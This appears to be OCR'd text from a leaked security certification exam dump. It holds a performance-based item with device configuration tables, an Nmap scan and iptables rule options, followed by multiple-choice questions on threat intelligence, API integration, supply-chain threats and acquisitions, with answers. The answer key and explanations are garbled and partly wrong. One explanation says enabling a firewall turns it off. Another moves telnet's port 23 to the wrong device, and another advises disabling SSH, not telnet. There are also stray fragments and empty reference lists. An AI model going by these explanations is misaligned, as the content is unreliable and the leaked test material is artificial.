
Firmware	Updated 7 days ago	☑ No issue
Top 5 used ports	22, 80, 443, 123, 53	☐ Patch management
Interfaces disabled (out of 6)	1	☐ Update endpoint protection
Default admin account	Default password has been changed	☐ Enabled disk encryption
		☐ Enable port security on network device
HTTP server	Disabled	☐ Enable password complexity
		☐ Enable host-based firewall to block all traffic
		☐ Antivirus scan
		☐ Change default administrative password
		☐ Disable unneeded services
		☐ Enable all connectivity settings

Laptop B

Laptop B

OS updates	Updated 3 days ago, last checked 8:08 a.m.	☑ No issue
Endpoint protection	Last checked in 8:11 a.m.	☐ Patch management
Browser version	81.2.5 (7/31/2023)	☐ Update endpoint protection
Disk encryption	Disabled	☐ Enabled disk encryption
		☐ Enable port security on network device
Password Complexity	Enabled	☐ Enable password complexity
Host-based firewall	Disabled	☐ Enable host-based firewall to block all traffic
CPU & memory usage	Normal	☐ Antivirus scan
		☐ Change default administrative password
Screensaver	Enabled	☐ Disable unneeded services
Top 5 used ports	22, 80, 443, 8080, 53	☐ Enable all connectivity settings
Wireless	Enabled	

PC B


PC B
OS updates
Updated 2 days ago, last checked 5:10 a.m.
Endpoint protection
Last checked in 6:13 a.m.
Browser version
91.2.5 (7/31/2023)
Disk encryption
Enabled
Password complexity
Enabled
Host-based firewall
Disabled
CPU & memory usage
Medium
Screensaver
Enabled
Top 5 used ports
22, 80, 443, 389, 53
Wireless
Disabled
No issue
Patch management
Update endpoint protection
Enabled disk encryption
Enable port security on network device
Enable password complexity
Enable host-based firewall to block all traffic
Antivirus scan
Change default administrative password
Disable unneeded services
Enable all connectivity settings

PC C


PC C
OS updates
Updated 22 days ago
Endpoint protection
Last checked 6:19 a.m.
Browser version
91.2.5 (7/18/2022)
Disk encryption
Enabled
Password complexity
Enabled
Host-based firewall
Disabled
CPU & memory usage
High
Screensaver
Enabled
Top 5 used ports
22, 80, 443, 23, 53
Wireless
Disabled
No issue
Patch management
Update endpoint protection
Enabled disk encryption
Enable port security on network device
Enable password complexity
Enable host-based firewall to block all traffic
Antivirus scan
Change default administrative password
Disable unneeded services
Enable all connectivity settings

Server A

Server A

Nmap | IP Tables

```
Nmap scan report for psql-srvr.acme.com
Host is up, received arp-response (0.00040s latency).
...
PORT            STATE   SERVICE         VERSION
22/tcp          open    ssh             OpenSSH 8.4
80/tcp          closed  http
443/tcp         closed  ssl/http
1433/tcp        closed  mssql
5432/tcp        closed  postgresql
...
```

1 2 3 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p udp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4


```
iptables -R INPUT 1 -p tcp -s 10.1.2.0/24 --dport 4022 -j ACCEPT
iptables -D OUTPUT 2
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4

```
iptables -R OUTPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -F OUTPUT
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4


```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --dport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```



A. Mastered
B. Not Mastered

Answer: A

Explanation:
WAP A: No issue found. The WAP A is configured correctly and meets the requirements. PC A = Enable host-based firewall to block all traffic
This option will turn off the host-based firewall and allow all traffic to pass through. This will comply with the requirement and also improve the connectivity of PC A to other devices on the network. However, this option will also reduce the security of PC A and make it more vulnerable to attacks. Therefore, it is recommended to use other security measures, such as antivirus, encryption, and password complexity, to protect PC A from potential threats.
Laptop A: Patch management
This option will install the updates that are available for Laptop A and ensure that it has the most recent security patches and bug fixes. This will comply with the requirement and also improve the performance and stability of Laptop A. However, this option may also require a reboot of Laptop A and some downtime during the update process. Therefore, it is recommended to backup any important data and close any open applications before applying the updates.
Switch A: No issue found. The Switch A is configured correctly and meets the requirements.
Switch B: No issue found. The Switch B is configured correctly and meets the requirements.
Laptop B: Disable unneeded services
This option will stop and disable the telnet service that is using port 23 on Laptop B. Telnet
is a cleartext service that transmits data in plain text over the network, which exposes it to eavesdropping, interception, and modification by attackers. By disabling the telnet service, you will comply with the requirement and also improve the security of Laptop B. However, this option may also affect the functionality of Laptop B if it needs to use telnet for remote administration or other purposes. Therefore, it is recommended to use a secure alternative to telnet, such as SSH or HTTPS, that encrypts the data in transit.
PC B: Enable disk encryption
This option will encrypt the HDD of PC B using a tool such as BitLocker or VeraCrypt. Disk encryption is a technique that protects data at rest by converting it into an unreadable format that can only be decrypted with a valid key or password. By enabling disk encryption, you will comply with the requirement and also improve the confidentiality and integrity of PC B??s data. However, this option may also affect the performance and usability of PC B, as it requires additional processing time and user authentication to access the encrypted data. Therefore, it is recommended to backup any important data and choose a strong key or password before encrypting the disk.
PC C: Disable unneeded services
This option will stop and disable the SSH daemon that is using port 22 on PC C. SSH is a secure service that allows remote access and command execution over an encrypted channel. However, port 22 is the default and well-known port for SSH, which makes it a common target for brute-force attacks and port scanning. By disabling the SSH daemon on port 22, you will comply with the requirement and also improve the security of PC C. However, this option may also affect the functionality of PC C if it needs to use SSH for remote administration or other purposes. Therefore, it is recommended to enable the SSH daemon on a different port, such as 4022, by editing the configuration file using the following command:
sudo nano /etc/ssh/sshd_config Server A. Need to select the following:
white screen with white text



NEW QUESTION 16
A company wants to invest in research capabilities with the goal to operationalize the research output. Which of the following is the best option for a security architect to recommend?

A. Dark web monitoring
B. Threat intelligence platform
C. Honeypots
D. Continuous adversary emulation

Answer: B

Explanation:
Investing in a threat intelligence platform is the best option for a company looking to operationalize research output. A threat intelligence platform helps in collecting, processing, and analyzing threat data to provide actionable insights. These platforms integrate data from various sources, including dark web monitoring, honeypots, and other security tools, to offer a comprehensive view of the threat landscape.
Why a Threat Intelligence Platform?
? Data Integration: It consolidates data from multiple sources, including dark web monitoring and honeypots, making it easier to analyze and derive actionable insights.
? Actionable Insights: Provides real-time alerts and reports on potential threats, helping the organization take proactive measures.
? Operational Efficiency: Streamlines the process of threat detection and response, allowing the security team to focus on critical issues.
? Research and Development: Facilitates the operationalization of research output by providing a platform for continuous monitoring and analysis of emerging threats.
Other options, while valuable, do not offer the same level of integration and operationalization capabilities:
? A. Dark web monitoring: Useful for specific threat intelligence but lacks
comprehensive operationalization.
? C. Honeypots: Effective for detecting and analyzing specific attack vectors but not for broader threat intelligence.
? D. Continuous adversary emulation: Important for testing defenses but not for integrating and operationalizing threat intelligence.
References:
? CompTIA SecurityX Study Guide
? "Threat Intelligence Platforms," Gartner Research
? NIST Special Publication 800-150, "Guide to Cyber Threat Information Sharing"

NEW QUESTION 21
A systems administrator wants to use existing resources to automate reporting from disparate security appliances that do not currently communicate. Which of the following is the best way to meet this objective?

A. Configuring an API Integration to aggregate the different data sets
B. Combining back-end application storage into a single, relational database
C. Purchasing and deploying commercial off the shelf aggregation software
D. Migrating application usage logs to on-premises storage

Answer: A

Explanation:
The best way to automate reporting from disparate security appliances that do not currently communicate is to configure an API Integration to aggregate the different data sets. Here's why:
? Interoperability: APIs allow different systems to communicate and share data, even
if they were not originally designed to work together. This enables the integration of various security appliances into a unified reporting system.
? Automation: API integrations can automate the process of data collection,
aggregation, and reporting, reducing manual effort and increasing efficiency.
? Scalability: APIs provide a scalable solution that can easily be extended to include
additional security appliances or data sources as needed.
? References:

NEW QUESTION 23
A central bank implements strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin. Which of the following best describes the cyberthreat to the bank?

A. Ability to obtain components during wartime
B. Fragility and other availability attacks
C. Physical Implants and tampering
D. Non-conformance to accepted manufacturing standards

Answer: C

Explanation:
The best description of the cyber threat to a central bank implementing strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin, is the risk of physical implants and tampering. Here??s why:
? Supply Chain Security: The supply chain is a critical vector for hardware tampering and physical implants, which can compromise the integrity and security of hardware components before they reach the organization.
? Targeted Attacks: Banks and financial institutions are high-value targets, making
them susceptible to sophisticated attacks, including those involving physical implants that can be introduced during manufacturing or shipping processes.
? Strict Mitigations: Implementing an allow list for specific countries aims to mitigate
the risk of supply chain attacks by limiting the sources of hardware. However, the primary concern remains the introduction of malicious components through tampering.
? References:

NEW QUESTION 26
Company A acquired Company B and needs to determine how the acquisition will impact the attack surface of the organization as a whole. Which of the following is the best way to achieve this goal? (Select two).
Implementing DLP controls preventing sensitive data from leaving Company B's network


A. Documenting third-party connections used by Company B
B. Reviewing the privacy policies currently adopted by Company B
C. Requiring data sensitivity labeling tor all files shared with Company B
D. Forcing a password reset requiring more stringent passwords for users on Company B's network
E. Performing an architectural review of Company B's network

